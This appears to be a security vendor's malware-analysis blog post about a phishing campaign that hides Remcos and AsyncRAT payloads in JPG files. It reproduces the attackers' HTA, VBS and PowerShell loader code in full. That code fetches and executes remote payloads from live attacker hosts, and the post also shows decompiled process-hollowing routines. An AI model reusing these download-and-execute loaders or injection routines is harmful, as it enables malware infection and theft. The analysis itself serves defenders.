New Steganographic Campaign Distributing Multiple Malware

Kirti Kshatriya

New Steganographic Campaign Distributing Multiple Malware

Recently we have observed multiple stealer malware such as Remcos, DcRAT,AgentTesla, VIPKeyLogger, etc. distributed through a steganographic campaign. On tracing the roots, the campaign has been around for a while but has not been active since long. What makes the campaign interesting is the way the attack is orchestrated.

In this blog, we will discuss distribution of Remcos and AsyncRAT via the campaign observed by us.

Infection- Chain:

The infection-chain starts with a phishing mail containing an excel file which exploits a vulnerability in excel and issues an http request to download a .hta file. The .hta file consisting of .vbs code writes a batch file which connects to a paste URL and downloads another obfuscated .vbs script. The .vbs script downloads a .jpg file containing padded base64 encoded second stage payload (malicious loader) file, which is decoded, and a function VAI is invoked through script. The loader file which gets a URL and targeted process name as argument, downloads a reversed base64 encoded file which when decoded gives us the final payload.




Fig1.Infection chain

Phishing Email: The initial point of attack is a phishing email, containing a malicious excel document which masquerades itself as a genuine file tricking users to open the attachment which contains the malicious code.




Fig2.Phishing Email

Excel document containing malicious ole package:

The file is an exploit which leverages vulnerability CVE-2017-0199. It contains an embedded OLE2 embedded link object which issues an http request when we open the file.





Fig3.Ole package from the excel document

.HTA Script

.hta file contains vbs code (Fig.4) that writes batch file which connects to a paste URL and downloads a vbs file which is a script with a huge chunk of garbage code (Fig.5).



```
        pregreased.WriteLine "setlocal"
        pregreased.WriteLine "set ""fugues=C:\Windows\Temp\forebemoaned.vbs"""
        pregreased.WriteLine ">" & """%fugues%""" & " ("
        pregreased.WriteLine "    echo Dim noncatalog, documentarist"
        pregreased.WriteLine "    echo noncatalog = ""https://paste.ee/d/4qC79APv/0"""
        pregreased.WriteLine "    echo Set documentarist = CreateObject^(""MSXML2.XMLHTTP""^)"
        pregreased.WriteLine "    echo documentarist.open ""GET"", noncatalog, False"
        pregreased.WriteLine "    echo documentarist.send"
        pregreased.WriteLine "    echo If documentarist.Status = 200 Then"
        pregreased.WriteLine "    echo     ExecuteGlobal documentarist.responseText"
        pregreased.WriteLine "    echo End If"
        pregreased.WriteLine ")"
        pregreased.WriteLine "start """" /b wscript //nologo ""%fugues%"""
        pregreased.WriteLine "timeout /t 1 /nobreak >nul"
        pregreased.WriteLine "del ""%fugues%"""
        pregreased.WriteLine "endlocal"

        pregreased.Close

        semicircle.Run "cmd.exe /c " & JustJohn, 0, False

        window.close
    </script>
</head>
<body>
</body>
```

Fig4.HTA file

The script writes **VBS Script2:**

Fig5.VBS Script2 containing junk code

On removal of the junk code and simplification, we get a base-64 encoded script which will be run using PowerShell (Fig.6).

Fig6. VBS Script2 after removal of junk code

```
$diffractogram='txt.emnevigyawtsebnosgnihtdoogtsebymees/cmk/ppmax/71.321.542.271//:ptth';
$deject=$diffractogram-replace'#','t';
$vincible='http://67.217.247.193/712/wnc/new_image.jpg';
$leverage=New-ObjectSystem.Net.WebClient;
$jungles=$leverage.DownloadData($vincible);
#downloading jpg file with base64 encoded injector pe file
$sever=[System.Text.Encoding]::UTF8.GetString($jungles);
$pettiest='<<BASE64_START>>';
$rhyncholophus='<<BASE64_END>>';
$paraffinoid=$sever.IndexOf($pettiest);
$insinuations=$sever.IndexOf($rhyncholophus);
$paraffinoid-ge0-and$insinuations-gt$paraffinoid;
$paraffinoid+=$pettiest.Length;
$seeketh=$insinuations-$paraffinoid;
$testifies=$sever.Substring($paraffinoid,$seeketh);
#decoding base64encoded part
$venerations=[System.Convert]::FromBase64String($testifies);
$pensioner=[System.Reflection.Assembly]::Load($venerations);
$dimethylacetal=[dnlib.IO.Home].GetMethod('VAI').Invoke($null,[object[]]@($deject,'','','','CasPol','','','','','','','','','',''))
```

Fig7.Decoded VBS Script2

Take note, here while VAI method is being invoked, url is being passed in first argument which is stored in $deject variable and the fifth argument is also important which we will discuss later while discussing our second payload which is injector dll.

In a similar way we found **AsyncRAT** being distributed, mostly the initial chain will be the same, but we weren't able to trace it back. In AsyncRAT's case, the vbs script is masquerading as prnmngr.vbs tricking the user into thinking of it as a genuine script which adds, removes, and lists printers or printer connections, in addition to setting and displaying the default printer. But there is a small chunk of malicious code inserted in between to escape suspicion.

```
'---------------------------------------------------------------------
'
' Copyright (c) Microsoft Corporation. All rights reserved.
'
' Abstract:
' prnmngr.vbs - printer script for WMI on Windows
'     used to add, delete, and list printers and connections
'     also for getting and setting the default printer
'
' Usage:
' prnmngr [-adxgtl?][co] [-s server][-p printer][-m driver model][-r port]
'                        [-u user name][-w password]
'
' Examples:
' prnmngr -a -p "printer" -m "driver" -r "lpt1:"
' prnmngr -d -p "printer" -s server
' prnmngr -ac -p "\\server\printer"
' prnmngr -d -p "\\server\printer"
' prnmngr -x -s server
' prnmngr -l -s server
' prnmngr -g
' prnmngr -t -p "printer"
'
'---------------------------------------------------------------------

option explicit
On Error Resume Next
'
' Debugging trace flags, to enable debug output trace message
' change gDebugFlag to true.
'
const kDebugTrace = 1
const kDebugError = 2
dim   gDebugFlag
```

Fig8.prnmngr.vbs distributing AsyncRAT

Below is the chunk of code, which downloaded the JPG image from the hard coded URL [hxxps://watchonlinehotvideos[.]top/omfg[.]jpg] similar as explained in the previous case

```
Set objShell = CreateObject("WScript.Shell")
objShell.Run """C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"" -Command ""if ($null -ne $PSVersionTable -and
$PSVersionTable.PSVersion -ne $null) { [void]$PSVersionTable.PSVersion } else { Write-Output 'PowerShell version Not available' };if
($null -ne $PSVersionTable -and $PSVersionTable.PSVersion -ne $null) { [void]$PSVersionTable.PSVersion } else { Write-Output
'PowerShell version Not available' };$originalText = 'TnNQi5gP/r/ee.e#sap//:sp##h';$restoredText = $originalText -replace '#',
't';$ahLCLLctUhLizPpoWlKd = 'https://watchonlinehotvideos.top/omfg.jpg ';$LGpoKAIRZlzmKWIoUocv = New-Object
System.Net.WebClient;$xWaaShgKzikNxkKAWzcN = $LGpoKAIRZlzmKWIoUocv.DownloadData($ahLCLLctUhLizPpoWlKd);$gaBkxnfKkcZWnuOPLpJ1 =
[System.Text.Encoding]::UTF8.GetString($xWaaShgKzikNxkKAWzcN);$apsComHLUbnUnQuprLuz = '<<BASE64_START>>';$emaiKemtdkGmcuqCloZc =
'<<BASE64_END>>';$uLmKNPeItWieWpLKbLxo = $gaBkxnfKkcZWnuOPLpJ1.IndexOf($apsComHLUbnUnQuprLuz);$fQRzoTpeLsmWKkGQtBnC =
$gaBkxnfKkcZWnuOPLpJ1.IndexOf($emaiKemtdkGmcuqCloZc);$uLmKNPeItWieWpLKbLxo -ge 0 -and $fQRzoTpeLsmWKkGQtBnC -gt
$uLmKNPeItWieWpLKbLxo;$uLmKNPeItWieWpLKbLxo += $apsComHLUbnUnQuprLuz.Length;$KeLGmWfWLPCnkURlGqUO = $fQRzoTpeLsmWKkGQtBnC -
$uLmKNPeItWieWpLKbLxo;$LLdhikPoLpzveWWmBGkh = $gaBkxnfKkcZWnuOPLpJ1.Substring($uLmKNPeItWieWpLKbLxo,
$KeLGmWfWLPCnkURlGqUO);$KNJzPdbKWWcCqWhkiIcr = -join ($LLdhikPoLpzveWWmBGkh.ToCharArray() | ForEach-Object { $_
})[-1..-($LLdhikPoLpzveWWmBGkh.Length)];$tWWLdcBhcUizigonbWlk =
[System.Convert]::FromBase64String($KNJzPdbKWWcCqWhkiIcr);$WKbWhGLhikPLmKcAclot =
[System.Reflection.Assembly]::Load($tWWLdcBhcUizigonbWlk);$cvfkInAfvACCqJFbnOOL =
[dnlib.IO.Home].GetMethod('VAI');$cvfkInAfvACCqJFbnOOL.Invoke($null, @($restoredText, 'GKrkeUulkkLtaZcPLmzO',
'GKrkeUulkkLtaZcPLmzO', 'GKrkeUulkkLtaZcPLmzO', 'MSBuild', 'GKrkeUulkkLtaZcPLmzO',
'GKrkeUulkkLtaZcPLmzO','GKrkeUulkkLtaZcPLmzO','GKrkeUulkkLtaZcPLmzO','GKrkeUulkkLtaZcPLmzO','GKrkeUulkkLtaZcPLmzO','GKrkeUulkkLtaZcPL
mzO','1','GKrkeUulkkLtaZcPLmzO','TaskName'));if ($null -ne $PSVersionTable -and $PSVersionTable.PSVersion -ne $null) {
[void]$PSVersionTable.PSVersion } else { Write-Output 'PowerShell version Not available' };if ($null -ne $PSVersionTable -and
$PSVersionTable.PSVersion -ne $null) { [void]$PSVersionTable.PSVersion } else { Write-Output 'PowerShell version Not available'
};""", 0, True
```

Fig9.VBS script containing malicious code

```
Set objShell = CreateObject("WScript.Shell")
objShell.Run """C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"" -Command ""if ($null -ne $PSVersionTable -and
$PSVersionTable.PSVersion -ne $null) { [void]$PSVersionTable.PSVersion } else { Write-Output 'PowerShell version Not available' };
if ($null -ne $PSVersionTable -and $PSVersionTable.PSVersion -ne $null) { [void]$PSVersionTable.PSVersion } else { Write-Output
'PowerShell version Not available' };
$originalText = 'TnNQi5gP/r/ee.e#sap//:sp##h';
#Reversed url
$restoredText = $originalText -replace '#', 't';
$ahLCLLctUhLizPpoWlKd = 'https://watchonlinehotvideos.top/omfg.jpg ';
$LGpoKAIRZlzmKWIoUocv = New-Object System.Net.WebClient;
$xWaaShgKzikNxkKAWzcN = $LGpoKAIRZlzmKWIoUocv.DownloadData($ahLCLLctUhLizPpoWlKd);
$gaBkxnfKkcZWnuOPLpJ1 = [System.Text.Encoding]::UTF8.GetString($xWaaShgKzikNxkKAWzcN);
$apsComHLUbnUnQuprLuz = '<<BASE64_START>>';$emaiKemtdkGmcuqCloZc = '<<BASE64_END>>';
$uLmKNPeItWieWpLKbLxo = $gaBkxnfKkcZWnuOPLpJ1.IndexOf($apsComHLUbnUnQuprLuz);
$fQRzoTpeLsmWKkGQtBnC = $gaBkxnfKkcZWnuOPLpJ1.IndexOf($emaiKemtdkGmcuqCloZc);
$uLmKNPeItWieWpLKbLxo -ge 0 -and $fQRzoTpeLsmWKkGQtBnC -gt $uLmKNPeItWieWpLKbLxo;
$uLmKNPeItWieWpLKbLxo += $apsComHLUbnUnQuprLuz.Length;$KeLGmWfWLPCnkURlGqUO = $fQRzoTpeLsmWKkGQtBnC - $uLmKNPeItWieWpLKbLxo;$
LLdhikPoLpzveWWmBGkh = $gaBkxnfKkcZWnuOPLpJ1.Substring($uLmKNPeItWieWpLKbLxo, $KeLGmWfWLPCnkURlGqUO);
$KNJzPdbKWWcCqWhkiIcr = -join ($LLdhikPoLpzveWWmBGkh.ToCharArray() | ForEach-Object { $_ })[-1..-($LLdhikPoLpzveWWmBGkh.Length)];
$tWWLdcBhcUizigonbWlk = [System.Convert]::FromBase64String($KNJzPdbKWWcCqWhkiIcr);
#.jpg file base64 decoded and VAI method invoked.
$WKbWhGLhikPLmKcAclot = [System.Reflection.Assembly]::Load($tWWLdcBhcUizigonbWlk);
```

Fig10.Above snippet simplified

Same as we took a note for previous script, here the first argument passed is our reversed URL in variable $restoredtext and looks like a gibberish value/ random string being passed in other arguments and again we will keep fifth argument in mind.

In both cases the sample is using steganography, the jpg file (Fig11.) downloaded conceals itself as a harmless picture which contains base64 encoded malware. As you can see in Fig7., it checks the marker <<BASE64 START>> and <<BASE64 END>> to get the whole malicious file and that is then decoded.

Fig11. TXT file containing embedded base64encoded PE file

Both the files are VB.NET dll file with internal filename as “Microsoft.Win32.TaskScheduler.dll” maybe to trick users in thinking it as a Microsoft dll.





Fig12. DLL using microsoft’s name to trick users

Both DLLs are obfuscated but on different levels. The one that that we got from Remcos campaign even has some common .NET function name obfuscated but in other case some of it were straight. But the code of the DLL was the same, doing the same thing.

The DLL code is obfuscated but we can see the arguments being passed to it. Threat actor invoked the VAI method with 15 arguments. Based on passed argument the method will have capabilities such as loading another malware executable by process hollowing, creating persistence, etc.



```
startuptask, string taskname)
{
    double num;
    if (Delegate842.smethod_0(minutos))
    {
        num = Class221.smethod_3(3);
    }
    else if (!Delegate843.smethod_0(minutos, ref num))
    {
        return;
    }
    if (Delegate11.smethod_0(persitencia, Class219.smethod_0(23690)))
    {
        TaskService taskService = new TaskService();
        try
```

we have passed value null

when we pass value 23690 to smethod_0, we get value 1

Fig13. DLL code

The first argument passed in the script (Fig7. /Fig10.) while invoking the method is our URL stored in variable $deject/$restoredtext is passed here as QBXtX.

The value persistencia is null/gibberish value and the other value, which is passed decodes to 1, this is passed to Delegate11.smethod_0 and it returns boolean value. So, the final value will be 0 and the condition will fail. Hence, there will be no activity to remain persistent.

```
10  ServicePointManager.SecurityProtocol = (SecurityProtocolType)Class221.smethod_0(125);
11  WebClient webClient = new WebClient();
12  webClient.Encoding = Encoding.UTF8;
13  string text5 = Strings.StrReverse(Conversions.ToString(QBXtX)).ToString();
14  string text6 = webClient.DownloadString(text5);
15  text6 = Strings.StrReverse(text6);
16  if (nativo == Class219.smethod_0(24183))
17  {
18      Tools.Ande(Convert.FromBase64String(text6), Class219.smethod_0(10504) + nomenativo + Class219.smethod_0(10533));
19      return;
20  }
21  Tools.Ande(Convert.FromBase64String(text6), Class219.smethod_0(10577) + netframework + Class219.smethod_0(10533));
22
```

Fig14.Decoded dll function

The reversed URL, which is passed in argument QBXtX is stored in “text5” is reversed and with help of web client it downloads the data in “text6” string which is base64 encoded data in reverse format (Fig14). This is our final payload which alongwith the path “C:\Windows\SysWOW64” (decoded from Class219.smethod(10577)) of “caspol.exe” / “msbuild.exe” (fifth arguments) is passed as an argument to the “Tools.Ande” function. This function does the process hollowing with the targeted process which is being supplied as fifth argument (Fig15).

```
private static bool smethod_0(string string_0, string string_1, byte[] byte_0, bool bool_0)
{
    string text = Delegate181.smethod_0(Class219.smethod_0(16249), string_0, Class219.smethod_0(16249));
    API.STARTUP_INFORMATION startup_INFORMATION = default(API.STARTUP_INFORMATION);
    API.PROCESS_INFORMATION process_INFORMATION = default(API.PROCESS_INFORMATION);
    startup_INFORMATION.dwFlags = Class221.smethod_0(0);
    checked
    {
        startup_INFORMATION.Size_ = (uint)Delegate20.smethod_0(Delegate12.smethod_0(typeof(API.STARTUP_INFORMATION).TypeHandle));
        bool flag5;
        try
        {
            if (!Delegate71.smethod_0(string_1))
            {
                text = Delegate181.smethod_0(text, Class219.smethod_0(3329), string_1);
            }
            if (!API.CreateProcess(string_0, text, IntPtr.Zero, IntPtr.Zero, Class221.smethod_0(0) != 0, (uint)Class221.smethod_0
              (9), IntPtr.Zero, null, ref startup_INFORMATION, ref process_INFORMATION))
            {
                throw Delegate866.smethod_0();
            }
            int num = Delegate867.smethod_0(byte_0, Class221.smethod_0(112));
            int num3;
            int[] array;
            for (;;)
            {
```

(local variable) API.STARTUP_INFORMATION startup_INFORMATION

Fig15. DLL creating process for process hollowing

As shown above, a new process is created using CreateProcess API in suspended state. The newly created process is unmapped using NtUnmapViewOfSection and memory is allocated using VirtualAllocEx, where the malicious code is then injected. With the use of SetThreadContext it adds the entry point to the injected code and finally, the process is resumed with ResumeThread.

In our case, the final payload that we got is a Remcos and AsyncRAT Sample (Fig16).




Fig16. Final payload which will be injected in clean process

Final Payload: Remcos

Remcos has always been around the malware world since its inception in 2016. From version as early as 1.0 to the most recent one, what keeps Remcos still relevant is in handling its core capability of command and control. Starting as a closed-source tool that was marketed as remote control and surveillance software, Remcos has come along a long way.

Remcos mostly have a setting block with a batch of configurations which is encrypted and saved in the Resource section named “SETTINGS,”. It gets decrypted at the start and initializes Remcos with the setting block.




Fig17.Remcos resource section

Fig18. Remcos loading Resource data

Remcos connects to C2 for C&C communication and further awaits the commands sent by the attacker. The key details from the configuration data extracted is as follows:

C2: interestedthingsforkissinggirlwithloves[.]duckdns[.]org

Filename: Remcos.exe

Botnet name: zyno007

Mutex Created: Rmc-IB3RDF

Further, in some cases Remcos is seen deploying malware like AgentTesla too.

Final Payload: AsyncRAT

AsyncRAT is a remote access Trojan (RAT), written in C# which offers standard RAT and information-stealing features, including the capabilities of logging keystrokes, execution/injection of additional payload, command-and-control, etc.

The backdoor has capabilities based upon the embedded configuration. As you can see in the figure below (Fig19.), the execution starts with a De_lay function which defines sleep duration, mostly done to evade sandboxes.

```
// Token: 0x06000001 RID: 1 RVA: 0x000026FC File Offset: 0x000008FC
public static void Main()
{
    for (int i = 0; i < Convert.ToInt32(Settings.De_lay); i++)
    {
        Thread.Sleep(1000);
    }
    if (!Settings.InitializeSettings())
    {
        Environment.Exit(0);
    }
    try
    {
        if (Convert.ToBoolean(Settings.An_ti))
        {
            Anti_Analysis.RunAntiAnalysis();
        }
        if (!MutexControl.CreateMutex())
        {
